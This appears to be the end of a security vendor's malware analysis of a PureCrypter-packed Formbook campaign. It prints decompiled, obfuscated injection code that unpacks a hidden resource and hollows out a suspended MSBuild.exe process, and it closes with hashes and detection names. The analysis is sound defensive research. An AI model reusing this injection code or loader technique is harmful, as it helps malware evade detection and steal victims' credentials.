
At this point, it just needs the payload it will inject to MSBuild.exe. It hides the payload in the resource named “Jhufjcjrbgyyuktdl”. The data is reversed and then unpacked using GZIP. The file is a copy of a Formbook malware. We detect this file as W32/Formbook.F.gen!Eldorado.



```
namespace \u0003
{
    // Token: 0x02000033 RID: 51
    internal static class \u0004
    {
        // Token: 0x060000B9 RID: 185 RVA: 0x00002E48 File Offset: 0x00001048
        internal unsafe static void \u0001()
        {
            void* ptr = stackalloc byte[107];
            byte[] array = global::\u0002.\u000E.\u0001(global::\u0008.\u0002.Jhufjcjrbgyyuktdl.Reverse<byte>().ToArray<byte>());   -> array = decrypted file
            global::\u000F.\u0011();
            *(int*)ptr = 0;
            for (;;)
            {
                ((byte*)ptr)[106] = ((*(int*)ptr < 10) ? 1 : 0);
                if (*(sbyte*)((byte*)ptr + 106) == 0)
                {
                    break;
                }
                *(int*)(ptr + 4) = 0;
                global::\u000F.\u0001.\u0006 u = default(global::\u000F.\u0001.\u0006);
                global::\u000F.\u0001.\u0005 u2 = default(global::\u000F.\u0001.\u0005);
                u.\u0001 = \u0011.\u0013(\u0010.\u0012(global::\u0007.\u000E(typeof(global::\u000F.\u0001.\u0006).TypeHandle)));
                try
                {
                    string text = global::\u0005.\u0006(\u0012.\u0014(), global::\u0005.\u0007(Ixxcigudxj.GetSettings.InjectionPath, global::\u0003.\u0004.\u0017(107396407))); -> text ="C:\Windows\Microsoft.NET\Framework\(version number)\MSBuild.exe"
                    ((byte*)ptr)[79] = ((!\u0013.\u001A(text)) ? 1 : 0);
                    if (*(sbyte*)((byte*)ptr + 79) != 0)
                    {
                        text = \u0014.~\u001C(global::\u000F.\u0005.CurrentFile);
                    }
                    ((byte*)ptr)[80] = ((!\u0013.\u001B(Ixxcigudxj.GetSettings.CommandLine)) ? 1 : 0);
                    if (*(sbyte*)((byte*)ptr + 80) != 0)
                    {
                        text = \u0015.\u0088(text, global::\u0003.\u0004.\u0017(107396366), Ixxcigudxj.GetSettings.CommandLine);
                    }
                    ((byte*)ptr)[81] = ((!global::\u0008.\u0001.\u0001(null, text, IntPtr.Zero, IntPtr.Zero, false, 134217732U, IntPtr.Zero, null, ref u, ref u2)) ? 1 : 0);    -> create suspended process
                    if (*(sbyte*)((byte*)ptr + 81) != 0)
                    {
                        throw new Exception();
                    }
                    int num = (int)global::\u0017.~\u008A(\u0016.\u0089(global::\u0007.\u000E(typeof(BitConverter).TypeHandle), global::\u0003.\u0004.\u0017(107396361)), null, new object[] { array, 60 });
                    int num2 = (int)global::\u0017.~\u008A(\u0016.\u0089(global::\u0007.\u000E(typeof(BitConverter).TypeHandle), global::\u0003.\u0004.\u0017(107396361)), null, new object[]
                    {
                        array,
                        num + 52
                    });
                    int[] array2 = new int[179];
                    array2[0] = 65538;
                    do
                    {
                        ((byte*)ptr)[82] = ((\u0018.\u008B() == 4) ? 1 : 0);
                        if (*(sbyte*)((byte*)ptr + 82) == 0)
                        {
                            goto IL_264;
                        }
                        ((byte*)ptr)[83] = ((!global::\u0008.\u0001.\u0001(u2.\u0002, array2)) ? 1 : 0);
                        if (*(sbyte*)((byte*)ptr + 83) == 0)
                        {
                            goto IL_263;
                        }
                    }
                    while (5 == 0);
                    throw new Exception();
                    IL_263:
                    IL_264:
                    *(int*)((byte*)ptr + 8) = array2[41];
                    *(int*)((byte*)ptr + 12) = 0;
```

Figure 19. Start of the injection code.

The fileless payload Svcwmhdn.dll was created using Purecrypter. It is advertised as a file protector and available for sale. And as seen in the GUI interface, these options were available in the settings in Figure 14.



[✓ 32bit] 64bit

Package: Lifetime [-] Expire After: 9967 Days [-] Auto reFUD check will run after 2 Hours

Figure 20. PureCrypter options GUI

Indicators of Compromise (IOCs)

SHA256

6f10c68357f93bf51a1c92317675a525c261da91e14ee496c577ca777acc36f3

- Description: email attachment
- Filename: IMG045760.html
- Detection: HTML/Dropper.A

9629934a49df20bbe2c5a76b9d1cc2091005dfef0c4c08dae364e6d654713e46

- Description: initial payload
- Filename: IMG0457600xls.exe
- Detection: W32/MSIL_Kryptik.GSO.gen!Eldorado

dc419e1fb85ece7894a922bb02d96ec812220f731e91b52ab2bc8de44726ce83

- Description: reverse PE fileless payload
- Filename: Svcwmhdn.dll
- Detection: W32/MSIL_Kryptik.HJL.gen!Eldorado

37ed1ba1aab413fbf59e196f9337f6295a1fbbf1540e76525b43725b1e0b012d

- Description: final fileless payload
- Filename: Jhufjcjrbgyyuktdl
- Detection: W32/Formbook.F.gen!Eldorado

Jul 12, 2022 | Malware, Security Research & Analysis